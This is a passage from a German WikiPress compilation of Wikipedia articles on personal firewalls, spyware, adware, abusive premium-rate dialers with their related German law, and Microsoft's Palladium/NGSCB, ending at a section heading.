den Empfehlungen der RFCs verwirft der Paketfilter im Stealth-Modus alle Anfragen kommentarlos (DROP), anstatt mit ICMP-Kontrollnachrichten zu antworten. Wenn der Router des Providers auf Pings nicht mit »Destination unreachable« antwortet, weiß ein Angreifer jedoch, dass der Rechner existiert. Ein Portscanner kann das Problem, dass Anfragen in einen Timeout laufen, umgehen: Er sendet die Anfragen parallel und sammelt alle Antworten. Kommt keine Antwort, wird der Zustand des entsprechenden Ports als »gefiltert« angezeigt. Der Portscan wird ausgebremst, aber nicht verhindert.

Reguläre Programme können durch diese Strategie behindert werden. Dies gilt beispielsweise für Internet-Anwendungen, die den Authentifizierungsdienst (auch *auth-service* oder *ident* genannt) nutzen. Manche Server bauen im Rahmen des Anmeldevorgangs eine Verbindung zum TCP-Port 113, dem Auth-Service des Client-Computers auf. Man spricht von einer Ident-Anfrage. Diese dient Administratoren von Mehrbenutzersystemen dazu, festzustellen, welcher Benutzer den Service verwendet hat. Heimanwender benötigen den Authentifizierungsdienst nicht. Wird die Ident-Anfrage jedoch nicht zurückgesetzt, sondern läuft auf Grund der Firewall in einen Timeout, kann es zu Problemen bei der Anmeldung bei Mail-, Web-, FTP-, oder IRC-Servern kommen.

Einige Personal Firewalls filtern im Stealth-Modus alle eingehenden Meldungen des Internet Control Message Protocols (ICMP). Besonders der Meldungstyp 3 »Destination Unreachable« transportiert jedoch wichtige Fehler- und Kontrollnachrichten für gewollte Internetverbindungen. Dazu gehört beispielsweise die Ermittlung der maximalen Paketgröße, die über ein Netzwerk übertragen werden kann. Wird ICMP gefiltert, kann es zu unerwarteten Netzproblemen kommen.

Interessanterweise kann die Strategie, eingehende Anfragen nicht zu beantworten, zu höherem Datenverkehr führen. Viele Anwendungen stellen die Anfrage nämlich erneut, wenn sie keine Antwort oder Fehlermeldung erhalten.

**Konfiguration –** Die Schutzwirkung, die sich mithilfe einer Personal Firewall erzielen lässt, hängt zu einem hohen Grad von deren sachgemäßen Konfiguration ab.

Die Grundeinstellungen eignen sich häufig nicht für den vom Benutzer gewünschten Einsatzzweck. So stellt beispielsweise ein Fernwartungszugang, wie er von Kerio 2 in der Standardkonfiguration angeboten wird,

beim Einsatz der Personal Firewall auf einem Einzelplatzrechner mit Internetzugang nur ein unnötiges Risiko dar.

Die meisten, aber keineswegs alle Produkte blockieren in den Grundeinstellungen den Zugriff von außen auf die vom Rechner angebotenen Netzwerkdienste. Bei der *Tiny Personal Firewall* muss diese Paketfilterfunktion erst vom Benutzer aktiviert werden, wenn sie benötigt wird.

Mithilfe der Rechtetrennung des Betriebssystems lässt sich die Schutzwirkung einer Desktop Firewall erhöhen. Wird zum Surfen im Internet ein eingeschränktes Benutzerkonto verwendet, läuft Schadsoftware, die dabei unbeabsichtigt ausgeführt wird, ebenfalls nur mit eingeschränkten Rechten und kann die Konfiguration der Personal Firewall nicht manipulieren.

Viele Hersteller raten vom Betrieb von mehr als einer Personal Firewall auf einem Rechner ab, da sich diese gegenseitig behindern können, und daher die Schutzwirkung verloren geht. Setzt man eine andere Personal Firewall ein, empfiehlt Microsoft, die bei Windows XP Service Pack 2 mitgelieferte *Windows Firewall* deaktivieren.


Abb. 9: Firestarter wurde für ausgehenden Datenverkehr nach einer Restriktiven Grundhaltung konfiguriert.

Bei der Konfiguration einer Personal Firewall kann man nach verschiedenen Grundhaltungen vorgehen: »*Erlaubt ist alles, was nicht ausdrücklich verboten ist*« oder »*Verboten ist alles, was nicht ausdrücklich erlaubt ist*«. Letztere Grundhaltung gilt als sicherer, ist aber schwieriger zu konfigurieren.

Für unerfahrene Benutzer wirkt es oft verwirrend, wenn für unbekannte Prozesse nach einer Regel verlangt wird. Manche dieser Prozesse gehören zum Betriebssystem und sind für Internetverbindungen notwendig. Bei der Definition der Regeln nach der zuletzt genannten Grundhaltung werden zunächst so wenige Prozesse wie möglich freigegeben. Funktioniert danach eine Software nicht mehr wie erwartet, so kann das Log nach gesperrten Verbindungen durchsucht werden, um den zu der behinderten Software gehörenden Prozess freizugeben. Bei unbekannten Prozessen empfiehlt es sich, nach weiteren Informationen zu forschen, um zu klären, wozu dieser Prozess gehört.





**Personal Firewall Software**

**Windows Firewall –** Die Windows Firewall ist Bestandteil von Windows XP. Sie wird bei der Installation des Service Packs 2 oder bei der Windowsinstallation von einem Datenträger mit integriertem (engl.: *slipstreamed*) Service Pack 2 automatisch aktiviert. Sie verwirft eingehende Verbindungen und fragt beim Start von Programmen, die Server-Dienste anbieten, bei Benutzern, die über Administratorrechte verfügen, nach, ob eingehende Verbindungen zu den von diesen Programmen geöffneten Ports erlaubt werden sollen. Sie kann über das Sicherheitscenter – der ebenfalls mit Service Pack 2 hinzugekommenen zentralen Verwaltungsstelle für Personal Firewalls und Virenscanner – oder über die Datei Namens NETFW.INF konfiguriert werden. Dort kann man in zwei Profilen Ausnahmelisten für bestimmte Ports und Programme erstellen. Nach außen gerichtete Verbindungen kontrolliert die Windows Firewall nicht.

In Standardkonfiguration enthält die Windows Firewall einen sicherheitskritischen Fehler; dieser wurde mit der Korrektur vom 14. Dezember 2004 beseitigt.

Ihr Vorgänger, die *Internet Connection Firewall* (ICF) ist ein reiner Paketfilter. In den Grundeinstellungen von Windows XP ist die ICF nicht aktiviert.

**ZoneAlarm –** Von ZoneAlarm gibt es eine für Privatanwender kostenlose Version und die kommerzielle Version ZoneAlarm Pro, die einen größeren Funktionsumfang bietet. Der Name kommt daher, dass die Personal Firewall getrennte Sicherheitseinstellungen für zwei verschiedene Zonen – eine für das lokale Netz und eine für das Internet – erlaubt. Der Schwerpunkt des Produkts liegt auf einfacher Installation und Konfiguration.

Der Hersteller der Desktop-Firewall, die Firma Zone Labs wurde 1997 gegründet. Anfang 2004 wurde sie für um die 205 Millionen Dollar von der Firma Check Point, einem bekannten Hersteller von Firewall- und ➧VPN-Produkten, aufgekauft.

**Sunbelt Kerio Personal Firewall –** Die Sunbelt Kerio Personal Firewall (SKPF) läuft auf Windows XP und Windows 2000 Professional. Die Betriebssysteme Windows 98 und ME werden seit Version 4.2 nicht mehr unterstützt. Die Desktop Firewall kann nach Registrierung mit Name und E-Mail-Adresse bei der Firma Sunbelt heruntergeladen werden. Nach der Installation erhält man zunächst eine Vollversion, die 30 Tage getestet werden darf. Danach kann die Software entweder käuflich erworben wer-

den oder als limitierte Edition weiter genutzt werden. In der kostenlosen Version fehlen Content Filter, hostbasiertes IDS, Fernwartungszugang sowie die Möglichkeit, die Firewall auf einem Router einzusetzen.

Die Firewall entstammt der *Tiny Personal Firewall*. Die Firma Kerio Technologies Inc. erwarb die Rechte an dem Produkt, entwickelte es weiter und veröffentlichte im März 2002 die stabile Version 2.1 unter dem Namen *Kerio Personal Firewall*. Die Software war Freeware. Mit Version 4 wurde 2003 der Funktionsumfang von Kerio stark erweitert und eine kommerzielle Version eingeführt. Im September 2005 stellte Kerio die Entwicklung des Produkts ein. Kerio-Mitarbeiter begründen dies im Produkt-Forum damit, dass die Firewall nicht profitabel sei. Ein Firmensprecher erklärte, man wolle sich auf die Entwicklung des *Kerio-MailServers* und der *WinRoute Firewalls* konzentrieren. Im Dezember 2005 wurde die Kerio Personal Firewall von der Firma Sunbelt Software übernommen und ist seither unter dem Namen Sunbelt Kerio Personal Firewall erhältlich.

**Norton Personal Firewall –** Die *Norton Personal Firewall* ist Bestandteil des kommerziellen Softwarepakets *Norton Internet Security*. Dieses enthält neben der Desktop-Firewall auch ein ➡Antivirenprogramm und einen ➡Spamfilter. Versionen existieren für die Betriebssysteme Windows 2000 SP3 und XP (Norton Personal Firewall 2006), für Windows 98 und ME (Norton Personal Firewall 2005) sowie für Mac OS 9 und OS X (Norton Personal Firewall 3.0. for Macintosh).

Historischer Vorläufer der Norton Personal Firewall ist die Personal Firewall *AtGuard* von WRQ, die als Freeware zur Verfügung stand. Symantec kaufte 1999 AtGuard von WRQ. Der Name Norton wird von Symantec als Konsumentenmarke benutzt. Er geht auf den Hersteller des *Norton Commanders*, die Firma Peter Norton Computing, zurück, die 1990 von Symantec gekauft wurde.

Im Usenet berichten Anwender, dass die Software viele Ressourcen benötigt. Auch von Schwierigkeiten bei der Deinstallation wird häufig berichtet.

### Weitere bekannte Personal Firewalls für Windows

- AT-Guard
- iSafer (Open-Source)
- Norman Personal Firewall
- Outpost
- Sygate Personal Firewall (Support eingestellt)
- Tiny Personal Firewall





**Linux und andere Unix-ähnliche Betriebssysteme –** Ein Computer, auf dem Unix oder ein Unix-Derivat als Betriebssystem eingesetzt wird, lässt sich ebenfalls durch einen hostbasierten Paketfilter absichern. Viele für Personal Firewalls typische Funktionen lassen sich mit Software hervorrufen, die für Unix erhältlich ist.

**FreeBSD** bringt mit dem Skript rc.firewall einen vorgefertigten Regelsatz für den Paketfilter IPFirewall (ipfw) mit. Für den Schutz eines Einzelplatzrechners mit Internetzugang kann das rc.firewall-Skript mit der Option »client« aufgerufen werden. Im Benutzerhandbuch des Betriebssystems findet man auch Beispielkonfigurationen für den hostbasierten Einsatz der Paketfilteralternativen IPFilter (ipf) und pf. Benutzer, die Konfigurationswerkzeuge mit grafischer Bedienoberfläche bevorzugen, finden einige wenige Programme in den Ports: Die *Qt-Firewall* (qtfw) ist ein Frontend für die IPFirewall. Anwendungsbasiertes Filtern ist mit den unter FreeBSD zur Verfügung stehenden Paketfiltern nicht möglich.

**Mac OS X** enthält ebenfalls den Paketfilter IPFirewall (ipfw). Bekannte grafische Frontends für diesen Paketfilter unter OS X sind die Shareware-Programme *BrickHouse* von Brian Hill und *Firewalk* der Firma Pliris LLC. Seit Mac OS X 10.2 (Jaguar) ist ein grafisches Frontend für ipfw im Betriebssystem enthalten. Das kommerzielle Programm *Little Snitch* hat sich auf das anwendungsbasierte Filtern ausgehender Verbindungen spezialisiert – jene Funktion, die ipfw nicht bietet. Little Snitch kann interaktiv über Dialogfenster konfiguriert werden. Diese Fenster erscheinen und informieren den Benutzer, wenn eine Anwendung eine Verbindung ins Internet herstellt.

Der in **Linux** enthaltene Paketfilter *netfilter* beherrscht anwendungsbasiertes Filtern. Als grafisches Frontend für netfilter gibt es Programme wie *KMyFirewall* und *Guarddog* für KDE und *Firestarter* für den GNOME-Desktop. Firestarter ist übersichtlich und einfach zu bedienen, erlaubt aber dennoch umfangreiche Einstellmöglichkeiten, wie das Filtern bestimmter ICMP-Typen oder das Zurückweisen von Paketen mit einer Fehlermeldung. Anwender können selbst Module schreiben, um das Programm zu erweitern. Viele Linux-Distributionen bringen eigene Werkzeuge zur Einrichtung des Paketfilters mit: Die *SuSEfirewall* beispielsweise ist eine Skriptsammlung für netfilter. Sie kann mit dem grafischen Installations- und Konfigurationswerkzeug YaST (Yet another Setup Tool) eingerichtet werden. Die Personal Firewall *TuxGuardian* beruht auf den Möglichkeiten des Linux-Kernels 2.6.10. TuxGuardian erlaubt Anwendungskontrolle und kann mit dem Benutzer über Dialogfenster interagieren.

Der grafische Regelgenerator *Firewall Builder* (Fwbuilder) läuft auf mehreren Betriebssystemen und unterstützt verschiedene Paketfilter. Obwohl Firewall Builder vorwiegend für den professionellen Einsatz gedacht ist, existieren Anleitungen (HowTos) zum Einrichten einer Personal Firewall mithilfe dieses Programms. Zur Protokollierung kommt unter unixoiden Betriebssystemen meist *syslog* zum Einsatz. Die meisten Syslog-Implementierungen können auch über Unix Domain Sockets kommunizieren, wenn sie lokale Logfiles anlegen. Ein beliebtes Intrusion Detection System ist *Snort*. In eine Sandbox lassen sich Anwendungen, die für eine Kompromittierung anfällig sind, mithilfe von *chroot* oder *jails* sperren. Als Content-Filter lassen sich der Web-Cache-Proxy *Squid* oder *DansGuardian* einsetzen.

**Literatur**


- YEO, Lisa: *Personal Firewalls for Administrators and Remote Users*. Prentice Hall PTR, New Jersey 2003, ISBN 0-13-046222-5.
- Zwicky / Cooper / Chapman: *Einrichten von Internet Firewalls*. O'Reilly, 2001, ISBN 3-89721-169-6.


*Quelle: http://de.wikipedia.org/wiki/Personal_Firewall. Historie: 24.8.03: Angelegt von Diddi, danach bearbeitet von den Hauptautoren Harald Mühlböck, Dishayloo, Kubieziel, Diddi, Netzize, Eike sauer, Nerdi, Askwar, Pierre gronau, Flominator, Softie, Steven Malkovich, Liquidat, Sir TuxIskariote, Fomafix, ChristianGlaeser, Avatar, TheK, Molily, Hansmi, Jed, Mino, Matze6587, Ralf5000, Frankhoe, Achim Raschka, RedBot, MichaelDiederich, Marti7D3, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Spyware

Als Spyware wird üblicherweise Software bezeichnet, die persönliche Daten des Benutzers ohne dessen Wissen oder gar Zustimmung an den Hersteller der Software (das so genannte Call Home) oder an Dritte sendet.

Meist dienen die Spyware-Programme dazu, das Surf-Verhalten im Internet zu analysieren, um diese Daten kommerziell zu nutzen oder um gezielt Werbebanner oder Popups einzublenden, die an die Interessen des Benutzers angepasst sind. Die Firmen erhoffen sich davon eine Steigerung der Wirksamkeit dieser Werbemethoden.

Um Ärger mit Juristen zu umgehen, kennzeichnen viele Computerprogramme mit Anti-Spyware-Funktionen diese Softwarekomponenten als »möglicherweise unerwünschte Software« (PUS, *potentially unwanted software*).

Spyware wird im Gegensatz zu Viren auch von Unternehmen programmiert. Mitunter werden ganze Entwicklungsabteilungen damit beauftragt. Diese Spyware hat demzufolge oft ein sehr hohes technisches Niveau. Beispielsweise schützt sich Spyware gegen Löschung dadurch, dass mehrere Prozesse gleichzeitig laufen, die bei Beendigung gleich wieder einen neuen aufmachen und sich selbst kopieren. Auf der Festplatte entziehen sie beispielsweise dem Administrator die Schreib- und damit die Löschberechtigung usw. Ein weiteres Problem entsteht dadurch, dass Spyware zusätzliche Sicherheitslöcher in einem System erzeugen kann, gegen die es dann auch keine Software-Updates gibt.

Durch diese Verfahren wird es selbst einem technisch versierten User extrem schwer gemacht, sich dieser Spyware zu entledigen. Seit längerem haben sich Antivirensoftware-Hersteller des Problems angenommen und auch Lösungen gegen Spyware entwickelt.

*Quelle: http://de.wikipedia.org/wiki/Spyware. Historie: 20.8.03: Anonym angelegt, danach bearbeitet von den Hauptautoren LosHawlos, Liquidat, Tsukasa, Bert2, MichaelDiederich, Urbanus, Botteler, Steven Malkovich, AchimP, Melancholie, Sciurus, Eskimbot, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Adware

Als Adware (Kunstwort aus engl. *advertising*, »Werbung«, und *software*) bezeichnet man (üblicherweise kostenlose und funktionell uneingeschränkte) Software, die dem Benutzer zusätzlich zur eigentlichen Funktionalität Werbebanner oder Werbe-Popups zeigt. Diese Werbeeinblendungen lassen sich normalerweise nicht abschalten und sind meist immer sichtbar. Durch Vermarktung dieser Werbeflächen wird die Entwicklung der Software finanziert. Oft gibt es auch eine Option, gegen Bezahlung eine werbefreie Vollversion zu erhalten.

Strittig ist, ob Adware automatisch als ➡Spyware zu bezeichnen ist. Zwar wird von manchen werbefinanzierten Programmen nur wenig Information preisgegeben, alleine die Verbindungsdaten erlauben jedoch bereits vielfältige Rückschlüsse über Nutzungsverhalten und sind aus Datenschutzgründen problematisch.

Allerdings gibt es auch eine Software-Reihe der Firma *frevel & fey*, die seit Anfang der 1990er Jahre ihre Software für Verlage und Medien-Unternehmen unter dem Markennamen adware entwickelt und vertreibt, lange bevor der Begriff Adware für werbefinanzierte Software verwendet wurde.

*Quelle: http://de.wikipedia.org/wiki/Adware. Historie: 20.1.04: # Angelegt von LosHawlos, danach bearbeitet von den Hauptautoren LosHawlos, Hausmeistah, AndreasE, Ctulhu, Bert2, Serpens, Bierdimpfl, Sicherlich, Melancholie, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

# Dialer

Dialer (deutsch: Einwahlprogramme) sind im engeren Sinne Computerprogramme, mit deren Hilfe über das analoge Telefon- oder das ISDN-Netz eine Verbindung zum Internet oder zu anderen Computernetzwerken aufgebaut werden kann. So ist bei vielen Betriebssystemen bereits ein Standard-Einwahlprogramm für Verbindungen nach dem Point-to-Point Protocol (PPP) mitgeliefert. Bei Windows nennt es sich DFÜ-Netzwerk. Das Einwahlprogramm muss gestartet werden, wenn man eine Internet-Verbindung aufbauen möchte, und so lange laufen, bis man die Verbindung nicht mehr benötigt und diese schließt.

Viele Provider bieten Installations-CDs an, die es unerfahrenen Kunden vereinfachen sollen, einen passenden Internetzugang einzurichten. Dies geschieht entweder dadurch, dass ein Eintrag im DFÜ-Netzwerk des Windows-Betriebssystems erstellt wird, oder aber dadurch, dass ein firmenspezifisches Einwahlprogramm (zum Beispiel die AOL-Software) installiert wird. Oft wird dabei im weiteren Sinne nicht nur das Einwahlprogramm selbst, sondern auch dessen Installationsprogramm als Dialer bezeichnet.

### Premium-Rate-Dialer

Premium-Rate-Dialer (auch Webdialer oder 0900-Dialer genannt, früher 0190-Dialer) dienen dazu, kostenpflichtige Online-Mehrwertdienste zu vermarkten und Geldbeträge im Internet abzurechnen. Solche Dialernummern erkennt man seit dem 1. Januar 2006 an der Ziffer »9«: 0900-9 …

Zur Abrechung solcher Mehrwertdienste wurden spezielle Einwahlnummern eingerichtet. Diese waren zunächst nur dafür gedacht, z. B. Wettervorhersagen oder Gewinnspiele über die Telefonrechnung abzurechnen. Dazu wählte sich der Kunde über eine 0900-Telefonnummer ein und ließ sich die Kosten über die Telefonrechnung abbuchen. Dasselbe Prinzip wurde bald auch für die Interneteinwahl genutzt.

Der Anbieter eines Internet-Dienstes lässt seine Kunden über eine 09009-Nummer einwählen und verdient an den fälligen, (teilweise) hohen Onlinegebühren. Die Verbindungskosten sind meist deutlich höher als bei normalen Internet-Verbindungen, was sich aus der Abrechung der zur Verfügung gestellten Dienstleistung ergibt. Anders als bei den früheren 0190-Nummern gibt es keine einheitlichen Gebühren für spezielle 0900-Einwahlnummern. Diese müssen jedoch nun angesagt werden.





Es gibt auch so genannte DSL-Dialer. Allerdings ist diese Bezeichnung nicht ganz korrekt. Es lassen sich per DSL keine 0190/0900-Gebühren abrechnen. Deswegen muss man mit seinem Telefon eine 0900-Rufnummer wählen, um ein bestimmtes Angebot in Anspruch nehmen zu können. Solange diese Verbindung besteht, kann der Kunde ein kostenpflichtiges Internet-Angebot besuchen. Wenn man dann den Hörer auflegt, wird das Angebot, z. B. eine Website, nicht länger zur Verfügung gestellt.

### Missbräuchliche Dialer

Heute denkt man jedoch beim Begriff »Dialer« gewöhnlich an solche Dialer, die von unseriösen, teilweise sogar kriminellen Anbietern verbreitet werden, um ohne ausdrückliche oder nur unzureichende Zustimmung des Kunden von diesem erhöhte Gebühren abzurechnen. Seit November 2003 ist der Begriff 0190-Dialer allerdings nicht mehr ganz korrekt. Damals wurde für Dialer in Deutschland zwingend die gesonderte Rufnummerngasse 0900-9 eingeführt. Dialer, die sich über andere als diese Nummerngasse einwählen, können nicht – wie vorgeschrieben – bei der Bundesnetzagentur registriert werden und sind damit illegal.

Mit ähnlichen Tricks wie Viren und Würmer werden die Programme vorwiegend auf PCs mit dem Betriebssystem Windows installiert. Danach baut diese Software – oft ohne das Wissen des Benutzers – neue kostenpflichtige Verbindungen zu teuren Mehrwertdienste-Nummern auf. Da das Wissen zu ➔Datensicherheit und ➔Datenschutz bei den meisten Internetnutzern sehr wenig verbreitet ist, haben Betrüger im Netz oft ein leichtes Spiel.

Ein Anfang 2003 aufgetauchtes Visual-Basic-Script installierte zum Beispiel ein ➔Trojanisches Pferd, welches Werte in der Windows-Registry und in den Sicherheitseinstellungen des Internet Explorers veränderte, damit ActiveX-Steuerelemente ohne Warnung aus dem Internet geladen werden können. Durch den Aufruf einer solchen Seite oder per ➔E-Mail wurde ein teurer Dialer aus dem Internet heruntergeladen. Das Script schaltete auch den Modemlautsprecher ab und unterdrückte die Meldungen während des Aufbaus einer DFÜ-Verbindung. Davon waren besonders Benutzer der Programme Outlook, Outlook Express und des Internet Explorers betroffen, wenn die Ausführung von ActiveX-Objekten oder JavaScript in den Sicherheitseinstellungen erlaubt und die neuesten Sicherheitspatches von Microsoft nicht eingespielt waren.

In den Jahren 2002 und 2003 wurden dubiose Dialer auch mit Hilfe angeblicher Virenschutzprogramme bei ahnungslosen Internetnutzern installiert: Werbe-Mails von einem angeblichen »AntiVirus Team« enthielten z. T. im Betreff den Zusatz »Weiterleiten«, bewarben aber per Download-Link ein Programm namens »downloadtool.exe« oder »antivirus.exe«, das in Wirklichkeit einen 0190-Dialer darstellte. Eine andere Masche waren E-Mails, in denen dem Empfänger für seine Hilfe und Unterstützung gedankt wurde und er per Klick einen Blick auf die neue Webseite werfen sollte. Wer seine Neugier nicht zügeln konnte, auf den wartete dann ein Dialer-Download. Weiter gab es Grußkarten-Mails, in denen ein Link angegeben war, der eine Webseite öffnete, auf der den Nutzern des Internet Explorers ein ActiveX-Plug-In aufgenötigt wurde, das wiederum heimlich einen Dialer installierte.

Um Missbräuchen und vor allem ihren rechtlichen Konsequenzen für den »Nutzer« vorzubeugen, ist daher eine umfangreiche Rechtsprechung entstanden und schließlich auch ein neues Gesetz (Mehrwertdienstegesetz, MWD-Gesetz) verabschiedet worden, das regelt, welche Bedingungen ein Dialer erfüllen muss, damit der »Nutzer« auch zur Zahlung des Entgelts verpflichtet ist. Seither sind 0190-Dialer grundsätzlich nicht mehr zulässig, alle Dialer müssen mit 0900-9 anfangen. Weiterhin müssen alle Dialer bei der Regulierungsbehörde für Telekommunikation und Post (RegTP) gemeldet sein, dort sind die Anbieter auch registriert.

### Schutz vor Dialern

Um sich zu schützen, kann man auch bei seiner Telefongesellschaft eine Sperrung aller 0190-Nummern bzw. 09009-Nummern für den eigenen Anschluss beantragen. Diese Sperrung betrifft dann allerdings auch den Faxabruf von Informationen – die etwa in TV-Sendungen angeboten werden – und gilt auch für Support-Rufnummern.

Benutzer, die sich ausschließlich über DSL mit dem Internet verbinden, sind nicht von Dialern betroffen, sofern die Netzwerkkarte, über die die DSL-Verbindung zustande kommt, die einzige Verbindung des Computers zur Außenwelt ist. Ein Dialer kann dann zwar heruntergeladen werden, ist jedoch wirkungslos, denn eine Einwahl über DSL ist nicht möglich, da es im DSL-Netz keine herkömmlichen Telefonnummern gibt. Das haben auch die Dialer inzwischen bemerkt und jetzt den Zugang verändert. Es erscheint nun die Dialogbox: »Bitte geben Sie Ihre Handynummer ein. Sie erhalten sofort den Zugangscode per SMS.«





Problematische Dialer erkennt man an folgenden Merkmalen:

- Beim Anklicken einer Webseite öffnet sich ein Download-Popup.
- Auf der Webseite findet man allenfalls einen versteckten Hinweis auf die entstehenden hohen Kosten.
- Fast alle Links einer Webseite verweisen trotz angeblich unterschiedlichem Inhalt immer auf dieselbe Seite
- Der Download findet auch dann statt, wenn man auf »Abbrechen« geklickt hat.
- Der Dialer installiert sich automatisch selbst als Standardverbindung, ohne dass es einen Hinweis darauf gibt.
- Der Dialer baut selbstständig unerwünschte Verbindungen auf.
- Der Dialer weist vor der Einwahl oder während der Verbindug nicht auf den hohen Preis der Verbindung hin.
- Der Dialer lässt sich gar nicht oder erst mit erheblichem Aufwand wieder deinstallieren.
- Beim Zugriff auf Webseiten, welche einem die eigene IP anzeigen, inklusive des zugehörigen Providers, erscheint ein Provider, mit dem man nichts zu tun hat.

Aktuell hat sich das Dialerproblem mehr auf Auslands- bzw. Satellitenziele verlagert. Der befallene PC weist kaum noch Spuren der Dialersoftware aus, da fast alle Routinen nur temporär installiert werden und beim Ausschalten verschwinden. Die Zielrufnummern werden dabei aktuell aus dem Internet geladen und wechseln i. d. R. häufig. Hier auflaufende Kosten sollten beim rechnungsstellenden Netzbetreiber reklamiert werden, da auch diese Dialereinwahlen ungesetzlich sind und eine nicht vorhandene Zahlungspflicht abgeleitet werden kann.

### Gesetzliche Regelungen und Rechtsprechung

Seit dem 15. August 2003 ist in Deutschland das »Gesetz zur Bekämpfung des Missbrauchs von (0)190er/(0)900er Mehrwertdiensterufnummern« in Kraft getreten.

Dieses Gesetz beinhaltet folgende Punkte:

- Preisangabepflicht der Anbieter
- Preisobergrenzen, Legitimationsverfahren und automatische Trennung
- Registrierung von Anwählprogrammen (Dialer)
- Sperrung von Dialern
- Auskunftsanspruch des Verbrauchers gegenüber der Bundesnetzagentur

Am 4. März 2004 entschied der Bundesgerichtshof, dass für Dialernutzung anfallende Gebühren nicht gezahlt werden müssen, wenn der Dialer unwissentlich benutzt wurde und gewisse Sicherheitsvorkehrungen eingehalten wurden (Aktenzeichen III ZR 96/03).

Mit Urteil vom 28. Juli 2005 hat der Bundesgerichtshof erneut die Position der Verbraucher gestärkt (Aktenzeichen III ZR 3/05), indem er dem Verbindungsnetzbetreiber einen eigenen Anspruch auf ein Entgelt absprach.

In einem weiteren Urteil vom 20. Oktober 2005 hat der Bundesgerichtshof die Rechtsprechung konsequent weiter entwickelt (Aktenzeichen III ZR 37/05), indem er dem Nutzer einen Rückzahlungsanspruch auf sein Entgelt zusprach, wenn dieser gegenüber dem Verbindungsnetzbetreiber unter Vorbehalt gezahlt hatte.

### Schwachstellen der gesetzlichen Regelungen

Die gesetzlichen Regelungen erschweren das missbräuchliche Installieren von Dialern etwas, haben allerdings viele prinzipielle Schwachstellen:

- Registrierung von Anwählprogrammen: Was ein Anwählprogramm macht, lässt sich durch »Ansehen« des Dialers nicht feststellen. Das Verhalten kann von vielen Parametern abhängig gemacht werden (Datum, IP-Adresse, CPU, RAM-Ausbau, Anzahl der Nutzer, Nutzungsdauer, Vorhandensein von URLs im Internet) und sich bei der Registrierungsbehörde »zahm« verhalten. Selbst wenn man die Quelle vorliegen hat, sind solche versteckten Funktionen nicht immer einfach oder zuverlässig zu finden.
- Das Anwahlprogramm kann nachträglich modifiziert werden.
- Texte sind bei Nichtstandardeinstellungen betreffs Schriften, Schriftgrößen und erlaubten Scripting-Sprachen häufig nur teilweise und unvollständig lesbar.

### Strafrechtlicher Aspekt

Unabhängig von der Kritik der Regelungen im Telekommunikationsrecht bleibt die strafrechtliche Bewertung. In Fülling/Rath: *Internet-Dialer – Eine strafrechtliche Untersuchung*, JuS 2005, Heft 7, Seite 598 ff. kommen die Autoren zu dem Ergebnis, dass bei den am häufigsten verwendeten Dialer-Tricks Betrug gemäß § 263 StGB zu bejahen ist. Das Amtsgericht Hamburg kommt ebenfalls zu dem Ergebnis, dass Dialer-Missbrauch Betrug ist und hat dementsprechend am 16.12.2005 zwei Angeklagte wegen gewerbsmäßigen Betrugs und Datenveränderung zu





einer Freiheitsstrafe von zwei Jahren sowie von einem Jahr und sechs Monaten zur Bewährung und Geldbußen von insgesamt 2,1 Millionen Euro verurteilt.

Wenn der Einsatz eines Dialers Betrug darstellen kann, dann liegt eine Vortat gemäß § 261 StGB vor, so dass die Einziehung der Forderung den objektiven Tatbestand der Geldwäsche erfüllen könnte. Die Rechtsprechung hat über diese Frage noch nicht entschieden. Einschlägige Ermittlungsverfahren sind noch nicht abgeschlossen. Ein vergleichbares Problem gibt es beim Handypayment.

*Quelle: http://de.wikipedia.org/wiki/Dialer. Historie: 22.2.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Der Jurist, Andre Riemann, Schoopr, Pkn, MichaelDiederich, Alkibiades, Head, Steven Malkovich, Achim Raschka, Freibeuter, Andrsvoss, Paddy, Masterchief, Emi, Nerd, BWBot, Rolf Weirauch, Aka, EKKi, Qualle, Dominik, Hadhuey, Hermannthomas, Kdwnv, Haeber, Napa, JCS, Stw, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Palladium

Palladium ist eine Software für das Betriebssystem Windows der Firma Microsoft für ➡TCPA/➡TCG.

Die Software kann dazu dienen, ➡E-Mails zu verifizieren (unterschreiben, beglaubigen) und schützenswerte Inhalte aufzubewahren. Außerdem lassen sich mit Palladium E-Mails versenden, die sich nach einer Woche auflösen oder nicht ausdrucken lassen. Bei E-Books und Video sind ähnliche Einschränkungen denkbar. Zudem kann damit Software fest an Hardware gebunden werden, was aber auch ohne Palladium möglich ist.

Nicht vertrauenswürdige Anwendungen werden blockiert. Unsichere und sichere Anwendungen sollen in verschiedenen Speicherbereichen arbeiten.

Laut Microsoft hat Palladium mit ➡DRM nichts zu tun, was aber nicht sachlich belegbar ist, setzt entgegen früheren Informationen jedoch auf die Spezifikation der TCPA/TCG auf. Die Zertifizierung für Palladium soll nur optional und nicht – wie früher angegeben – zwingend notwendig sein.

Palladium läuft nicht auf aktueller (Anfang 2003) Hardware. Den Mittelpunkt der Software bildet ein privilegierter Kern mit dem Namen Nexus, der in der Hardware verankert wird. Nexus läuft auf dem Ring 1, also auf einer anderen Ebene als die Gerätetreiber und Systemkomponenten (Ring 0).

Bisher ist nicht bestätigt, dass Palladium nur zertifizierte Treiber akzeptiert, möglicherweise gilt das nur für Nexus.

Der Codename Palladium wurde Anfang 2003 in *Next-Generation Secure Computing Base for Windows* (NGSCB) geändert, da der bisherige Name *tarnished* (getrübt) ist.

*Quelle: http://de.wikipedia.org/wiki/Palladium_(Software). Historie: 27.3.03: Anonym angelegt, danach bearbeitet von den Hauptautoren IP X, StephanKetz, Steven Malkovich, Zwobot, MichaelDiederich, Kubieziel, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Next-Generation Secure Computing Base

Die Next-Generation Secure Computing Base (NGSCB) ist eine Sicherheitsinitiative von Microsoft, die im Juni 2002 als Nachfolger von ➡*Palladium* ins Leben gerufen wurde.

Im Januar 2003 war der Name Palladium auf Grund des negativen Images bereits so sehr *tarnished* (getrübt), dass sich Microsoft aus Imagegründen für diesen neuen Namen entschied.

### Prinzipielle Grundidee

